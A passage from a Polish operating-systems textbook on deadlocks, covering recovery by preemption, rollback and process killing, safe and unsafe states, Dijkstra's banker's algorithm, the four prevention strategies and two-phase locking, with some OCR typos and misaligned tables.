Aby np. zabrać drukarkę laserową jej właścicielowi, operator powinien zabrać wszystkie już wydrukowane arkusze i odłożyć na bok. Można wtedy zawiesić proces (oznaczyć, że jest niegotowy do działania). W tym momencie można przydzielić drukarkę innemu procesowi. Kiedy ten proces zakończy działanie, stos wydrukowanych kartek można z powrotem umieścić na „wyjściowej tacy” drukarki, po czym wystarczy wznowić przerwany proces.

Możliwość zabrania zasobu procesowi, przydzielenia go innemu procesowi, a następnie zwrócenia w taki sposób, aby proces nawet tego nie zauważał, w dużym stopniu zależy od charakteru zasobu. Takie usuwanie zakleszczeń często jest utrudnione, a niekiedy wręcz niemożliwe. Wybór procesu do zawieszenia w dużym stopniu zależy od tego, które procesy są w posiadaniu zasobów łatwych do zabrania.

Usuwanie zakleszczeń przez cofnięcie operacji

Jeśli projektanci systemu i operatorzy maszyny wiedzą o możliwości powstawania zakleszczeń, mogą okresowo rejestrować *punkty kontrolne* (ang. *checkpoint*) stanu procesów. Rejestracja punktu kontrolnego oznacza zapisanie jego stanu do pliku. Dzięki temu można go później wznowić. Punkt kontrolny zawiera nie tylko obraz pamięci, ale także stan zasobów — innymi słowy, informację o tym, które zasoby są aktualnie przypisane do procesu. W celu zapewnienia najwyższej wydajności nowe punkty kontrolne nie powinny nadpisywać starych, ale powinny być zapisywane do nowych plików. Dzięki temu zbierana jest cała historia działania procesu.

W momencie wykrycia zakleszczenia łatwo zauważyc, które zasoby są potrzebne. W celu usunięcia zakleszczenia proces będący w posiadaniu potrzebnego zasobu zostaje cofnięty do takiego punktu w czasie, w jakim znajdował się przed uzyskaniem zasobu. W tym celu uruchamiany jest jeden z jego punktów kontrolnych. Praca wykonana od punktu zarejestrowania punktu kontrolnego jest tracona (np. kartki wydrukowane od momentu rejestracji punktu kontrolnego trzeba wyrzucić, ponieważ będą one wydrukowane jeszcze raz). W efekcie proces jest przywracany do wcześniejszego momentu — kiedy jeszcze nie posiadał zasobu. Z kolei zasób jest przypisywany do jednego z zakleszczonych procesów. Jeśli wznowiony proces ponownie próbuje uzyskać zasób, musi poczekać do momentu, kiedy ten stanie się dostępny.

Usuwanie zakleszczeń poprzez zabijanie procesów

Najbardziej „okrutnym”, ale najprostszym sposobem usunięcia zakleszczenia jest zabicie jednego lub kilku procesów. Jedną z możliwości jest zabijanie procesów należących do cyklu. Przy odrobinie szczęścia inne procesy będą mogły kontynuować działanie. Jeśli to nie pomoże, można powtarzać proces tak długo, aż cykl zostanie przerwany.

Alternatywnie na „ofiare” można wybrać proces spoza cyklu, tak aby zwolnić posiadane przez niego zasoby. Przy tym podejściu należy uważnie wybrać proces, który ma być zabity, ponieważ zawiera on zasoby wymagane przez jeden z procesów należących do cyklu. Może np. wystąpić sytuacja, w której jeden proces posiada drukarkę i chce uzyskać dostęp do plotera, a drugi ma ploter i chce uzyskać dostęp do drukarki. Oba procesy są zakleszczone. Trzeci proces może posiadać inną identyczną drukarkę oraz inny identyczny proces i bezproblemowo sobie działać. Zabicie trzeciego procesu spowoduje zwolnienie tych zasobów i przerwanie zakleszczenia obejmującego pierwsze dwa.

Tam, gdzie to możliwe, należy wybierać do zabicia taki proces, który można wznowić bez skutków ubocznych. Przykładowo zawsze można wznowić komplikację, ponieważ jej działanie

sprowadza się do czytania pliku źródłowego i tworzenia pliku obiektowego. Jeśli proces komplikacji zostanie zabity przed zakończeniem, pierwsze uruchomienie komplikacji nie ma wpływu na drugie.

Z kolei proces, który aktualizuje bazę danych, nie zawsze można bezpiecznie uruchomić po raz drugi. Jeśli proces doda 1 do pewnego pola w tabeli bazy danych, uruchomienie go raz, zabicie, a następnie uruchomienie jeszcze raz spowoduje dodanie wartości 2 do pola, co jest nieprawidłowe.


6.5. UNIKANIE ZAKLESZCZEŃ

Podczas omawiania wykrywania zakleszczeń niejawnie przyjęliśmy, że kiedy proces żąda zasobów, żąda ich wszystkich na raz (macierz R z rysunku 6.4). Jednak w większości systemów procesy żądają zasobów pojedynczo. System musi mieć możliwość decydowania o tym, czy przydzielenie zasobu jest bezpieczne, czy nie, i przydzielać go tylko wtedy, kiedy to jest bezpieczne. W związku z tym powstaje pytanie: czy istnieje algorytm, który pozwala na stuprocentowe unikanie zakleszczeń dzięki podejmowaniu właściwych decyzji za każdym razem? Odpowiedź brzmi: tak, ale pod pewnym warunkiem — można uniknąć zakleszczeń, ale tylko wtedy, gdy określone informacje są dostępne z góry. W poniższych punktach omówimy sposoby unikania zakleszczeń dzięki uważnemu przydziałowi zasobów.

6.5.1. Trajektorie zasobów

Najbardziej popularne algorytmy unikania zakleszczeń bazują na pojęciu bezpiecznych stanów. Przed przystąpieniem do omówienia tych algorytmów przez chwilę przyjrzymy się koncepcji bezpieczeństwa. W tym celu przedstawimy ją w postaci graficznej, która jest łatwa do zrozumienia. Chociaż graficzne przedstawienie problemu nie przekłada się bezpośrednio na użyteczny algorytm, daje intuicyjny wgląd w naturę problemu.

Na rysunku 6.6 pokazano model postępowania z dwoma procesami i dwoma zasobami — np. drukarką i ploterem. Oś pozioma reprezentuje liczbę instrukcji wykonywanych przez proces A. Oś pionowa reprezentuje liczbę instrukcji wykonywanych przez proces B. W chwili I_1 proces A żąda drukarki, natomiast w chwili I_2 żąda plotera. Drukarka i ploter są zwalniane odpowiednio w momentach I_3 i I_4 . Proces B potrzebuje plotera od momentu I_5 do I_7 i drukarki od momentu I_6 do I_8 .



Rysunek 6.6. Trajektorie zasobów dwóch procesów

Każdy punkt na diagramie reprezentuje połączony stan dwóch procesów. W stanie początkowym, w chwili p , żaden z procesów nie wykonał żadnej instrukcji. Jeśli program szeregujący zdecyduje, aby najpierw zaczął działać proces A , przechodzimy do punktu q , w którym proces A wykonał kilka instrukcji, ale proces B nie wykonał jeszcze żadnej. W punkcie q trajektoria staje się pionowa. Oznacza to, że program szeregujący zlecił działanie procesowi B . W przypadku pojedynczego procesora wszystkie ścieżki muszą być poziome lub pionowe. Nigdy nie powinny być ukośne. Co więcej, ruch zawsze odbywa się z północy lub wschodu, nigdy z południa lub zachodu (ponieważ, co oczywiste, procesy nie mogą cofać się w czasie).

Kiedy proces A przekroczy linię I_1 ścieżki od r do s , żąda drukarki i ją otrzymuje. Kiedy proces B osiągnie punkt t , żąda plotera.

Na szczególną uwagę zasługują regiony, które są zacieniowane. Obszar oznaczony liniami ukośnymi od południowego wschodu do północnego wschodu reprezentuje stan, w którym oba procesy są w posiadaniu drukarki. Ze względu na regułę wzajemnego wykluczania do tego regionu nie można wejść. Na podobnej zasadzie region oznaczony liniami ukośnymi w przeciwnym kierunku reprezentuje stan, w którym oba procesy mają ploter. Podobnie jak poprzedni jest on niemożliwy do osiągnięcia.

Jeśli system kiedykolwiek znajdzie się w ramce wyznaczonej przez chwile I_1 i I_2 z lewej i prawej strony oraz I_5 i I_6 z góry i z dołu, dojdzie do zakleszczenia w chwili przecięcia momentów I_2 i I_6 . W tym stanie proces A żąda plotera, natomiast proces B żąda drukarki. Oba te zasoby są już przydzielone. Cały obszar jest niebezpieczny i nie wolno do niego wchodzić. W chwili t jedyną bezpieczną operacją jest uruchomienie procesu A do chwili osiągnięcia punktu I_4 . Poza tym dozwolona jest dowolna trajektoria prowadząca do punktu u .

Warto zauważyć, że w punkcie t proces B żąda zasobu. System musi zdecydować, czy przydzielić ten zasób, czy nie. Jeśli zasób zostanie przydzielony, system wejdzie do niebezpiecznego obszaru, co w efekcie doprowadzi do zakleszczenia. Aby uniknąć zakleszczenia, należy zawiesić proces B do chwili, kiedy proces A najpierw zażąda plotera, a następnie go zwolni.

6.5.2. Stany bezpieczne i niebezpieczne

Algorytmy unikania zakleszczeń, które omówimy, wykorzystują informacje z rysunku 6.4. W dowolnym momencie istnieje stan bieżący składający się ze stanów E , A , C i R . O stanie można mówić, że jest *bezpieczny*, jeśli istnieje pewna kolejność uszeregowania, w której każdy proces będzie mógł działać aż do zakończenia, nawet wtedy, kiedy wszystkie nagle jednocześnie zażądały maksymalnej liczby zasobów. Pojęcie to najłatwiej zilustrować za pomocą przykładu, który wykorzystuje jeden zasób. Na rysunku 6.7(a) mamy stan, w którym proces A posiada trzy egzemplarze zasobu, ale ostatecznie może potrzebować ich nawet dziewięć. Proces B obecnie ma dwa egzemplarze zasobu, ale później może potrzebować nawet czterech. Na podobnej zasadzie proces C także ma dwa egzemplarze zasobu, ale może potrzebować dodatkowych pięciu. W systemie istnieje 10 egzemplarzy zasobu. W związku z tym, skoro siedem zostało już przydzielonych, trzy w dalszym ciągu są wolne.

Stan z rysunku 6.7(a) jest bezpieczny, ponieważ istnieje sekwencaja alokacji zasobów pozwalająca na zakończenie wszystkich procesów. W szczególności program szeregujący mógłby uruchomić wyłącznie proces B do czasu uzyskania dwóch dodatkowych egzemplarzy zasobu. W efekcie powstanie stan z rysunku 6.7(b). Kiedy proces B się zakończy, uzyskamy stan pokazany na rysunku 6.7(c). Następnie program szeregujący może uruchomić proces C , co w efekcie doprowadzi do sytuacji z rysunku 6.7(d). Kiedy zakończy się proces C , otrzymamy sytuację

Posiada	Maks.									
A	3	9		A	3	9		A	3	9
B	2	4		B	4	4		B	0	-
C	2	7		C	2	7		C	7	7
Wolne: 3		Wolne: 1		Wolne: 5		Wolne: 0		Wolne: 7		
(a)		(b)		(c)		(d)		(e)		

Rysunek 6.7. Dowód na bezpieczeństwo stanu pokazanego w części (a)

z rysunku 6.7(e). Teraz proces A może uzyskać sześć egzemplarzy zasobu, którego potrzebuje, i także zakończyć działanie. Tak więc stan z rysunku 6.7(a) jest bezpieczny, ponieważ system, dzięki uważnemu szeregowaniu, może uniknąć zakleszczeń.

Przypuśćmy teraz, że mamy stan początkowy z rysunku 6.8(a), ale tym razem proces A żąda i uzyskuje inny zasób. W rezultacie otrzymujemy sytuację z rysunku 6.8(b). Czy można znaleźć sekwencję, która na pewno zadziała? Spróbujmy. Program szeregujący mógłby uruchomić proces B do momentu zażądania od niego wszystkich zasobów, tak jak pokazano na rysunku 6.8(c).

Posiada	Maks.	Posiada	Maks.	Posiada	Maks.	Posiada	Maks.			
A	3	9		A	4	9		A	4	9
B	2	4		B	2	4		B	4	4
C	2	7		C	2	7		C	2	7
Wolne: 3		Wolne: 2		Wolne: 0		Wolne: 4				
(a)		(b)		(c)		(d)				

Rysunek 6.8. Dowód na brak bezpieczeństwa stanu pokazanego w części (b)

W końcu proces B kończy działanie i uzyskujemy stan pokazany na rysunku 6.8(d). W tym momencie dochodzi do zakleszczenia. Mamy tylko cztery dostępne egzemplarze zasobu, a każdy z aktywnych procesów potrzebuje pięciu. Nie istnieje sekwencja, która gwarantowałaby zakończenie działania procesów. W związku z tym decyzja przydziału, która przeniosła system z rysunku 6.8(a) do rysunku 6.8(b), spowodowała przejście ze stanu bezpiecznego do stanu niebezpiecznego. Uruchomienie w następnej kolejności procesu A lub C, począwszy od rysunku 6.8(b), również nie działa. Można zatem wyciągnąć wniosek, że żądanie procesu A nie powinno było być spełnione.

Warto zwrócić uwagę na to, że stan niebezpieczny nie jest stanem zakleszczenia. Jeśli wyjdziemy od rysunku 6.8(b), system przez jakiś czas będzie działał. W rzeczywistości jeden proces może nawet się zakończyć. Co więcej, istnieje możliwość, że proces A zwolni zasób, zanim poprosi o dodatkowe. W związku z tym proces C będzie mógł się zakończyć i nie dojdzie do zakleszczenia. A zatem różnica pomiędzy stanem bezpiecznym a stanem niebezpieczeństwa jest taka, że wychodząc od stanu bezpiecznego, system może zagwarantować, że wszystkie procesy się zakończą. W przypadku wyjścia od stanu bezpieczeństwa takiej gwarancji nie można udzielić.

6.5.3. Algorytm bankiera dla pojedynczego zasobu

Dijkstra opracował algorytm pozwalający na unikanie zakleszczeń [Dijkstra, 1965]. Jest on znany pod nazwą **algorytmu bankiera** i stanowi rozszerzenie algorytmów wykrywania zakleszczeń z punktu 3.4.1. Zamodelowano go na przykładzie sposobu, w jaki bankier z niewielkiego miasteczka może obsługiwać grupę klientów, którym przydzielono linie kredytowe (wiele lat temu banki

nie pożyczały pieniędzy, jeśli nie nabrały pewności, że pożyczki mogą być spłacane). Algorytm sprawdza, czy spełnienie żądania prowadzi do stanu niebezpieczeństwa. Jeśli tak, to żądanie jest odrzucane. Jeśli spełnienie żądania prowadzi do stanu bezpiecznego, jest realizowane. W sytuacji z rysunku 6.9(a) widzimy czterech klientów: A , B , C i D . Każdemu z nich przydzielono określoną liczbę jednostek kredytowych (1 jednostka może odpowiadać np. 1000 zł). Bankier wie, że nie wszyscy klienci będą natychmiast potrzebowali swojego maksymalnego kredytu, dlatego do ich obsługi zarezerwował 10 jednostek, a nie 22 (zgodnie z tą analogią klienci są procesami, jednostki są np. napędami taśm, natomiast bankier to system operacyjny).

	Posiada	Maks.
A	0	6
B	0	5
C	0	4
D	0	7

Wolne: 10

(a)

	Posiada	Maks.
A	1	6
B	1	5
C	2	4
D	4	7

Wolne: 2

(b)

	Posiada	Maks
A	1	6
B	2	5
C	2	4
D	4	7

Wolne: 1

(c)

Rysunek 6.9. Trzy stany przydziału zasobów: (a) bezpieczny; (b) bezpieczny; (c) niebezpieczny

Klienci realizują swoje sprawy i od czasu do czasu składają żądania pożyczek (tzn. żądają zasobów). W pewnym momencie sytuacja przypomina stan z rysunku 6.9(b). Jest to stan bezpieczny, ponieważ przy dwóch jednostkach, jakie pozostały, bankier może opóźnić wszystkie żądania poza żądaniem klienta C. W związku z tym klient C może zakończyć działanie i zwolnić wszystkie cztery przydzielone mu zasoby. Mając do dyspozycji cztery jednostki, bankier może przydzielić potrzebne jednostki klientowi D albo klientowi B itd.

Zastanówmy się, co by się stało, gdyby w sytuacji z rysunku 6.9(b) zostało spełnione żądanie klienta B o jedną dodatkową jednostkę. Mielibyśmy wtedy do czynienia z sytuacją z rysunku 6.9(c), która jest stanem niebezpieczeństwa. Gdyby wszyscy klienci nagle poprosili o pożyczki w maksymalnej wysokości, bankier nie mógłby spełnić żadnej z nich i mielibyśmy zakleszczenie. Stan niebezpieczny nie musi prowadzić do zakleszczenia, ponieważ klienci niekoniecznie będą potrzebowali wszystkich środków dostępnych na swoich liniach kredytowych. Bankier nie może jednak liczyć na to, że klienci zachowają umiar.

Algorytm bankiera analizuje każde żądanie natychmiast po jego pojawienniu się i sprawdza, czy spełnienie go prowadzi do stanu bezpiecznego. Jeśli tak, żądanie jest spełniane, w przeciwnym wypadku jest opóźniane. Aby zobaczyć, czy stan jest bezpieczny, bankier sprawdza, czy ma wystarczającą ilość zasobów do spełnienia żądania klienta. Jeśli tak, zakłada, że te pożyczki są spłacone. Wtedy sprawdza klienta bliższego osiągnięcia swojego limitu itd. Jeżeli wszystkie pożyczki mogą ostatecznie być spłacone, stan jest bezpieczny i można spełnić pierwotne żądanie.

6.5.4. Algorytm bankiera dla wielu zasobów

Algorytm bankiera można uogólnić w taki sposób, by obsługiwał wiele zasobów. Sposób działania takiego uogólnionego algorytmu pokazano na rysunku 6.10.

Na rysunku zaprezentowano dwie macierze. Macierz z lewej strony pokazuje, ile egzemplarzy każdego zasobu zostało obecnie przydzielonych do każdego z pięciu procesów. Macierz z prawej strony pokazuje, ile egzemplarzy zasobów w dalszym ciągu potrzebuje każdy z procesów do tego, by mógł się zakończyć. Macierze te odpowiadają macierzom C i R z rysunku 6.4. Tak

	Proces	Napędy taśm	Plotery	Drukarki	Napędy Blu-ray
A	3	0	1	1	1
B	0	1	0	0	
C	1	1	1	0	
D	1	1	0	1	
E	0	0	0	0	

Przydzielone zasoby

	Proces	Napędy taśm	Plotery	Drukarki	Napędy Blu-ray
A	1	1	0	0	
B	0	1	1	2	
C	3	1	0	0	
D	0	0	1	0	
E	2	1	1	0	

Zasoby w dalszym ciągu potrzebne

$E = (6342)$
 $P = (5322)$
 $A = (1020)$

Rysunek 6.10. Algorytm bankiera z wieloma zasobami

jak w przypadku algorytmu z pojedynczym zasobem, procesy muszą sformułować swoje całkowite wymagania w zakresie zasobów już przed uruchomieniem. Dzięki temu system będzie mógł obliczyć macierz z prawej strony w dowolnym momencie.

Trzy wektory z prawej strony rysunku pokazują odpowiednio istniejące zasoby — E , zasoby przydzielone — P oraz zasoby dostępne — A . Z wektora E można odczytać, że system jest wyposażony w sześć napędów taśm, cztery drukarki i dwa napędy Blu-ray. Spośród nich w tym momencie przydzielonych jest pięć napędów taśm, trzy plotery, dwie drukarki i dwa napędy Blu-ray. Można to ustalić poprzez dodanie czterech kolumn zasobów w macierzy po lewej stronie. Wektor dostępnych zasobów pokazuje różnicę pomiędzy tym, co system posiada, a tym, co jest w użyciu w danym momencie.

Można teraz sformułować algorytm sprawdzający, czy stan jest bezpieczny.

1. Weźmy pod uwagę wiersz R , którego wszystkie niespełnione potrzeby zasobów są mniejsze lub równe wartościom wiersza A . Jeśli nie ma takiego wiersza, w systemie w końcu dojdzie do zakleszczenia, ponieważ żaden proces nie może działać aż do zakończenia (przy założeniu, że procesy zatrzymują wszystkie zasoby, aż do zakończenia swojego działania).
2. Przypuśćmy, że proces odpowiadający wybranemu wierszowi żąda wszystkich zasobów, których potrzebuje (taką możliwość system gwarantuje), i kończy działanie. Oznaczamy ten proces jako zakończony i dodajemy wszystkie jego zasoby do wektora A .
3. Powtarzamy kroki 1. i 2. tak długo, aż wszystkie procesy będą oznaczone jako zakończone (w tym przypadku stan wyjściowy był bezpieczny) lub nie pozostało żaden proces, którego żądania zasobów trzeba spełnić (w takim przypadku system nie był bezpieczny).

Jeśli w kroku 1. można wybrać kilka procesów, nie ma znaczenia, który zostanie wybrany: pula dostępnych zasobów albo się powiększy, albo w najgorszym przypadku pozostanie niezmieniona.

Powróćmy teraz do rysunku 6.10. Bieżący stan jest bezpieczny. Przypuśćmy, że teraz proces B realizuje żądanie drukarki. Żądanie to można spełnić, ponieważ wynikowy stan w dalszym ciągu będzie bezpieczny (proces D może się zakończyć, a po nim proces A , proces E i reszta).

Wyobraźmy sobie teraz, że po przydzieleniu procesowi B jednej z dwóch pozostałych drukarek proces E żąda ostatniej drukarki. Spełnienie tego żądania doprowadziłoby do zmniejszenia wektora dostępnych zasobów do wartości $(1\ 0\ 0\ 0)$, a to doprowadziłoby do zakleszczenia, zatem żądanie procesu E trzeba odroczyć na pewien czas.

Algorytm bankiera został po raz pierwszy opublikowany przez Dijkstrę w 1965 roku. Od tego czasu opisywano go szczegółowo niemal w każdej książce dotyczącej systemów operacyjnych.

Napisano niezliczone artykuły na temat różnych jego aspektów. Niestety, niewielu autorów oszmieliło się wytknąć twórcy algorytmu, że choć teoretycznie algorytm jest wspaniały, w praktyce jest właściwie bezużyteczny, ponieważ rzadko się zdarza, aby procesy wiedziały z góry, jakie będą ich maksymalne potrzeby w zakresie zasobów. Poza tym liczba procesów nie jest stała, ale zmienia się dynamicznie, w miarę jak nowi użytkownicy logują się i wylogowują. Co więcej, zasoby, które uważały za dostępne, mogą nagle zniknąć (napędy taśm mogą ulec uszkodzeniu). W związku z tym w praktyce istnieje bardzo niewiele systemów (jeśli w ogóle takie istnieją), które stosowałyby algorytm bankiera w celu unikania zakleszczeń. Jednak w niektórych systemach do unikania zakleszczeń stosowane są algorytmy heurystyczne, podobne do algorytmu bankiera. Przykładowo w sieciach mogą być stosowane ograniczenia komunikacji w przypadku, gdy bufor wykorzystania osiągnie więcej niż, powiedzmy, 70% (przy założeniu, że pozostałe 30% wystarczy bieżącym użytkownikom do realizacji usług i zwrócenia zasobów).

6.6. PRZECIWDZIAŁANIE ZAKLESZCZENIOM

Przekonaliśmy się, że unikanie zakleszczeń jest w gruncie rzeczy niemożliwe. Wymaga ono bowiem informacji na temat przyszłych żądań, a te są nieznane. Jak w związku z tym unika się zakleszczeń w rzeczywistych systemach? Odpowiedź wymaga powrotu do czterech warunków sformułowanych w pracy [Coffman et al., 1971]. Gdyby można było zapewnić, że co najmniej jeden z wymienionych warunków nigdy nie zostanie spełniony, to zakleszczenia byłyby niemożliwe [Havender, 1968].

6.6.1. Atak na warunek wzajemnego wykluczania

Najpierw zaatakujemy warunek wzajemnego wykluczania. Gdyby nigdy nie doszło do sytuacji, w której zasób jest przydzielany na wyłączność do pojedynczego procesu, zakleszczenia nigdy by nie wystąpiły. W przypadku danych najprostszą metodą byłoby nadanie im statusu tylko do odczytu, tak aby procesy mogły jednocześnie z nich korzystać. Równie łatwo jednak stwierdzić, że zezwolenie dwóm procesom na jednocześnie pisanie na drukarce doprowadzi do chaosu. Dzięki zastosowaniu spoolera dla wyjścia generowanego przez drukarkę kilka procesów może jednocześnie generować wyjście. W tym modelu jedynym procesem, który fizycznie żąda drukarki, jest demon drukarki. Ponieważ demon nigdy nie żąda żadnych innych zasobów, możemy wyeliminować zakleszczenia pochodzące od drukarki.

Jeśli demon jest zaprogramowany w taki sposób, aby rozpoczynał drukowanie jeszcze przed umieszczeniem w spoolerze całego wyjścia, drukarka może być bezczynna, gdy proces generowania wyjścia zdecyduje się na czekanie przez kilka godzin po wysłaniu pierwszej wiązki wyjścia. Z tego powodu demony są zwykle zaprogramowane w taki sposób, aby rozpoczynały drukowanie dopiero po tym, jak będzie dostępny kompletny plik wynikowy. Jednak sama taka decyzja może doprowadzić do zakleszczenia. Co by się stało, gdyby każdy z dwóch procesów wypełnił wyjściem połowę dostępnego miejsca w spoolerze i żaden z nich nie zakończyłby tworzenia pełnego wyjścia? W takim przypadku mielibyśmy dwa procesy, z których każdy zakończyłby pewną część wyjścia, ale nie całość, i żaden z nich nie mógłby kontynuować działania. Żaden proces by się nigdy nie zakończył, zatem mielibyśmy zakleszczenie na dysku.

Niemniej jednak jest pewien pomysł, który często można zastosować w takim przypadku. Należy unikać przydzielania zasobu, o ile nie jest to absolutnie konieczne. Należy również próbować dążyć do tego, aby jak najmniej procesów żądało zasobu.

6.6.2. Atak na warunek wstrzymania i oczekiwania

Drugi warunek sformułowany przez Edwarda G. Coffmana i jego współpracowników wygląda bardziej obiecująco. Gdyby można było nie dopuścić do tego, by procesy będące w posiadaniu zasobów czekały na więcej zasobów, można by wyeliminować zakleszczenia. Jednym ze sposobów osiągnięcia tego celu jest wymaganie od wszystkich procesów żądania wszystkich zasobów przed rozpoczęciem wykonywania. Jeśli wszystko jest dostępne, proces otrzyma wszystko, czego potrzebuje, i będzie mógł działać do końca. Jeśli zasoby (jeden lub więcej) są zajęte, żaden zasób nie zostanie przydzielony i proces będzie zmuszony czekać.

Z tego podejścia bezpośrednio wynika pewien problem: wiele procesów przed rozpoczęciem działania nie wie, ile i jakich zasobów będzie potrzebować. Gdyby wiedziały, można by zastosować algorytm bankiera. Inny problem polega na tym, że przy tym podejściu zasoby nie będą wykorzystywane optymalnie. Weźmy za przykład proces, który czyta dane z taśmy wejściowej, analizuje je przez godzinę, a następnie zapisuje taśmę wyjściową oraz wykresły wyniki na ploterze. Jeśli proces będzie musiał zażądać wszystkich zasobów z góry, napęd taśm i ploter będą związane na godzinę.

Pomimo to niektóre systemy wsadowe mainframe wymagają od użytkownika wyszczególnienia listy wszystkich zasobów w pierwszym wierszu każdego zadania. System przydziela zadaniom wszystkie zasoby natychmiast, po czym utrzymuje je tak długo, aż przestaną być potrzebne (w najprostszym przypadku do zakończenia zadania). Choć ta metoda nakłada obowiązki na programistę i prowadzi do marnotrawstwa zasobów, to zapobiega zakleszczeniom.

Nieco innym sposobem na złamanie warunku wstrzymania i oczekiwania jest wymaganie od procesu żądającego zasobu, by wcześniej tymczasowo zwolnił wszystkie zasoby, które posiada w danym momencie. Następnie proces próbuje za jednym razem uzyskać wszystko, czego potrzebuje.

6.6.3. Atak na warunek braku wywiaszczania


Można również zaatakować trzeci warunek (brak wywiaszczania). Jeśli procesowi przydzielono drukarkę i jest on w trakcie drukowania swojego wyjścia, przymusowe zabranie mu drukarki ze względu na to, że potrzebny ploter jest niedostępny, będzie w najlepszym razie trudne, a w najgorszym niemożliwe. Aby uniknąć takiej sytuacji, można doprowadzić do wirtualizacji niektórych zasobów. Buforowanie wyjścia drukarki na dysk i zezwolenie na dostęp do fizycznej drukarki tylko demonowi eliminuje zakleszczenia związane z drukarką, choć tworzy możliwość zakleszczenia z powodu wyczerpania się miejsca na dysku. Jednak w przypadku dużych dysków wyczerpanie się miejsca na dysku jest mało prawdopodobne.

Nie wszystkie zasoby można jednak wirtualizować w taki sposób. I tak rekordy w bazie danych lub tablice wewnętrz systemu operacyjnego muszą być zablokowane przed użyciem, dlatego stwarzają możliwość wystąpienia zakleszczeń.

6.6.4. Atak na warunek cyklicznego oczekiwania

Pozostał jeszcze jeden warunek. Cykliczne oczekiwanie można wyeliminować na kilka sposobów. Jednym ze sposobów jest zastosowanie reguły, zgodnie z którą w określonym momencie proces jest uprawniony tylko do jednego zasobu. Jeśli potrzebuje kolejnego, musi zwolnić poprzedni. Dla procesu, który wymaga skopiowania dużego pliku z taśmy na drukarkę, takie ograniczenie jest nie do zaakceptowania.

Innym sposobem na uniknięcie cyklicznego oczekiwania jest zastosowanie globalnego numerowania wszystkich zasobów, tak jak pokazano na rysunku 6.11(a). W tym przypadku obowiązuje następująca reguła: procesy mogą żądać zasobów wtedy, kiedy chcą, ale wszystkie żądania muszą być składane w kolejności zgodnej z numerami. Proces może najpierw zażądać drukarki, a następnie napędu taśm, ale nie wolno mu najpierw zażądać plotera, a potem drukarki.



Rysunek 6.11. (a) Zasoby uporządkowane według numerów; (b) graf zasobów

Przy zastosowaniu takiej reguły graf alokacji zasobów nigdy nie może mieć cykli. Przekonajmy się, dlaczego to jest prawda w przypadku dwóch procesów z rysunku 6.11(b). Do zakleszczenia może dojść tylko wtedy, gdy proces A zażąda zasobu j , a proces B zażąda zasobu i . Jeżeli założyć, że i i j są odrębnymi zasobami, będą one miały różne numery. Jeśli $i > j$, to A nie będzie mógł zażądać zasobu j , ponieważ liczba ta jest mniejsza od numeru zasobu, który już posiada proces A . Jeśli $i < j$, to proces B nie będzie mógł zażądać zasobu i , ponieważ liczba ta jest mniejsza od numeru zasobu, który już posiada proces B . W każdym przypadku zakleszczenie nie będzie możliwe.

Ta sama logika obowiązuje dla więcej niż dwóch procesów. W każdym momencie jeden z przypisanych zasobów będzie miał najwyższy numer. Proces będący w posiadaniu tego zasobu nigdy nie zażąda zasobu, który został wcześniej przydzielony. Proces albo się zakończy, albo w najgorszym przypadku zażąda zasobu o wyższym numerze, a wszystkie takie zasoby są dostępne. Ostatecznie zakończy działanie i zwolni swoje zasoby. W tym momencie jakiś inny proces będzie w posiadaniu zasobu o najwyższym numerze i również będzie mógł się zakończyć. Krótko mówiąc, istnieje scenariusz, w którym wszystkie procesy mogą się zakończyć, a zatem nie występuje zakleszczenie.

Wariantem tego algorytmu jest porzucenie wymagania, aby zasoby były przydzielane w ścisłe rosnącej kolejności. Wówczas pozostaje jedynie wymaganie, aby żaden proces nie żądał zasobu o niższym numerze niż ten, który aktualnie posiada. Jeśli proces początkowo żąda zasobów 9 i 10, a następnie obydwa zwalnia, to w zasadzie rozpoczyna wszystko od początku. W związku z tym nie ma powodu, aby zabraniać mu żądania zasobu 1.

Chociaż numerowanie zasobów eliminuje problem zakleszczeń, znalezienie kolejności, która satysfakcjonowałaby wszystkich, bywa niemożliwe. Jeśli do zasobów zalicza się miejsce w tablicy procesów, miejsce w spoolerze dysku, zablokowane rekordy bazy danych oraz inne abstrakcyjne zasoby, liczba potencjalnych zasobów i różnych zastosowań może być tak duża, że żadna kolejność nie będzie mogła działać.

Różne sposoby zapobiegania zakleszczeniom zestawiono w tabeli 6.1.

6.7. INNE PROBLEMY

W tym podrozdziale omówimy kilka różnych problemów dotyczących zakleszczeń. Opiszemy blokowanie dwufazowe, zakleszczenia niezwiązane z zasobami oraz tzw. „zagłodzenia” (ang. *starvation*).

Tabela 6.1. Podsumowanie sposobów zapobiegania zakleszczeniom

Warunek	Podejście
Wzajemne wykluczanie	Buforowanie wszystkiego
Wstrzymanie i oczekiwanie	Żądanie wszystkich zasobów z góry
Brak wywłaszczenia	Zabieranie zasobów
Cykliczne oczekiwanie	Uporządkowanie zasobów według numerów

6.7.1. Blokowanie dwufazowe

Chociaż zarówno unikanie zakleszczeń, jak i przeciwdziałanie im nie są obiecujące w ogólnym przypadku, dla specyficznych aplikacji istnieje wiele algorytmów specjalnego przeznaczenia. Dla przykładu — w wielu systemach baz danych często wystającą operacją jest żądanie blokady na kilku rekordach, a następnie aktualizacja wszystkich zablokowanych rekordów. Kiedy jednocześnie działa wiele procesów, istnieje realne zagrożenie zakleszczenia.

Często stosowanym podejściem w takim przypadku jest tzw. *blokowanie dwufazowe* (ang. *two-phase locking*). W pierwszej fazie proces próbuje pojedynczo zablokować wszystkie zasoby, których potrzebuje. Jeśli mu się uda, rozpoczyna drugą fazę — wykonuje aktualizacje i zwalnia blokady. W pierwszej fazie nie są wykonywane żadne rzeczywiste działania.

